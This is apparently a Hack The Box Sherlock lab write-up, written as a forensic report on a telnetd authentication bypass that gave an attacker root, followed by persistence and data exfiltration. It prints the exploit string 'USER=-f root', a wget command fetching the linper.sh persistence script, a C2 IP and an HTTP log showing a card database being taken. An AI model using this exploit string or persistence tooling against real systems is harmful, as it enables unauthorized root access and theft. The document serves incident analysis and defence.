

Digital Forensic Investigation Report: Project Telly (HTB Sherlock)

Report ID: 2026-HTB-SHERLOCK-TELLY

Investigator: Risma Fareedh

Date of Investigation: Feb 13, 2026

Subject: CVE-2026-24061 Authentication Bypass Analysis

1. Executive Summary

On January 27, 2026, a critical security breach was detected on the backup-secondary Linux server (192.168.72.136). Forensic analysis of the network traffic reveals that an external adversary exploited **CVE-2026-24061**, a vulnerability in the GNU InetUtils telnetd daemon. The exploit allowed the attacker to bypass authentication and gain immediate **root-level access**. Following the breach, the attacker established persistence, performed system discovery, and exfiltrated sensitive database files to a remote Command and Control (C2) server.


2. Incident Information

- **Incident Type:** Unauthorized Access / Data Exfiltration
- **Vulnerability:** CVE-2026-24061 (Argument Injection/Authentication Bypass)
- **Target System:** backup-secondary (Ubuntu 24.04.3 LTS)
- **Target IP:** 192.168.72.136
- **Attacker IP:** [Redacted/Kali Instance]
- **C2 IP:** 91.99.25.54

3. Evidence Analysis (Network Forensic Timeline)

Timestamp (UTC)	Source	Event Description	Technical Evidence
10:39:28	PCAP	Exploitation	Packet 52: Malicious USER=-f root environment variable injected via Telnet NEW-ENVIRON option.
10:39:29	TCP Stream	Initial Access	Server grants root shell without password prompt.


Analysis: Initially the attacker identified that the server was running an outdated version of **Telnet** (GNU InetUtils ≤ 2.7 version; An unauthenticated remote attacker can set their USER variable to -f root. The -f flag tells the login program that the user has already been authenticated (pre-authenticated), forcing it to bypass password prompts. This granted the attacker a **root shell** (full administrative control) without password authentication.



4.2 Persistence & Account Manipulation

Once root access was established, the adversary prioritized maintaining access.


- **Analysis:** The attacker created a new user account named cleanupsvc. This is a classic "Living off the Land" (LotL) technique, using built-in Linux binaries such as useradd to create a legitimate looking backdoor.



4.3 Tooling Ingress & Automation

To further enumerate the system and automate persistence, the attacker introduced external scripts.

- **Analysis:** `wget https://raw.githubusercontent.com/montysecurity/linper/refs/heads/main/linper.sh` command used to pull a shell script `linper.sh` from a public GitHub repository. This script is designed for automated Linux persistence and defense evasion.
- Below screenshot shows the HTTP GET request and successful download of the script.



- Below screenshot Displays the attacker command `chmod +x linper.sh` to make the script executable.

```


c
h
h
m
m
o
o
d
d
d
+
+
X
X
.
..[K
X
X
l
l
i
i
n
n
p
p
e
e
r.sh

```

4.4 Command & Control (C2) & Exfiltration

The final phase of the attack involved establishing a dedicated communication channel for data theft.

- Analysis:** The system initiating a connection to **91.99.25.54**. Following this connection, the adversary identified and exfiltrated sensitive database files.
- Following Screenshot shows the outbound TCP handshake to the malicious IP.



- Screenshot captures the successful data transfer of the `credit-cards-25-blackfriday.db` file artifacts over the network. Status Code 200 denotes that the server successfully found and served the file, meaning it was likely downloaded by a malicious actor.

```

.[?20041
.Serving HTTP on 0.0.0.0 port 6932 (http://0.0.0.0:6932/) ...
192.168.72.131 - - [27/Jan/2026 10:49:52] "GET / HTTP/1.1" 200 -
192.168.72.131 - - [27/Jan/2026 10:49:52] "code 404, message File not found"
192.168.72.131 - - [27/Jan/2026 10:49:52] "GET /favicon.ico HTTP/1.1" 404 -
192.168.72.131 - - [27/Jan/2026 10:49:54] "GET /credit-cards-25-blackfriday.db HTTP/1.1" 200 -

```

5. Indicators of Compromise (IOCs)

- Network Artifacts:**
 - IP: 91.99.25.54 (C2 Server)
 - URL: <https://raw.githubusercontent.com/montysecurity/linper/refs/heads/main/linper.sh>

- **Host Artifacts:**

- User Account creation: cleanupsvc
- Exploit String: USER=-f root inside Telnet negotiation packets.


6. Risk Assessment & Recommendations

6.1 Critical Risks

- **Protocol Insecurity:** Telnet transmits all data, including credentials and commands, in cleartext, allowing for full visibility and manipulation of the session.
- **Service Over-Exposure:** Critical backup infrastructure was accessible via an unencrypted legacy protocol.

6.2 Remediation

1. **Protocol Decommissioning:** Immediately disable the telnetd service across all infrastructure.
2. **Migration to SSH:** Implement SSH with Key-Based Authentication for all remote management.
3. **Account Auditing:** Delete the cleanupsvc account and audit /etc/passwd and /etc/shadow for any other unauthorized changes.
4. **Network Hardening:** Implement firewall rules to block all inbound traffic to port 23 and restrict outbound traffic to known-good management IPs.



<https://labs.hackthebox.com/achievement/sherlock/2413013/1144>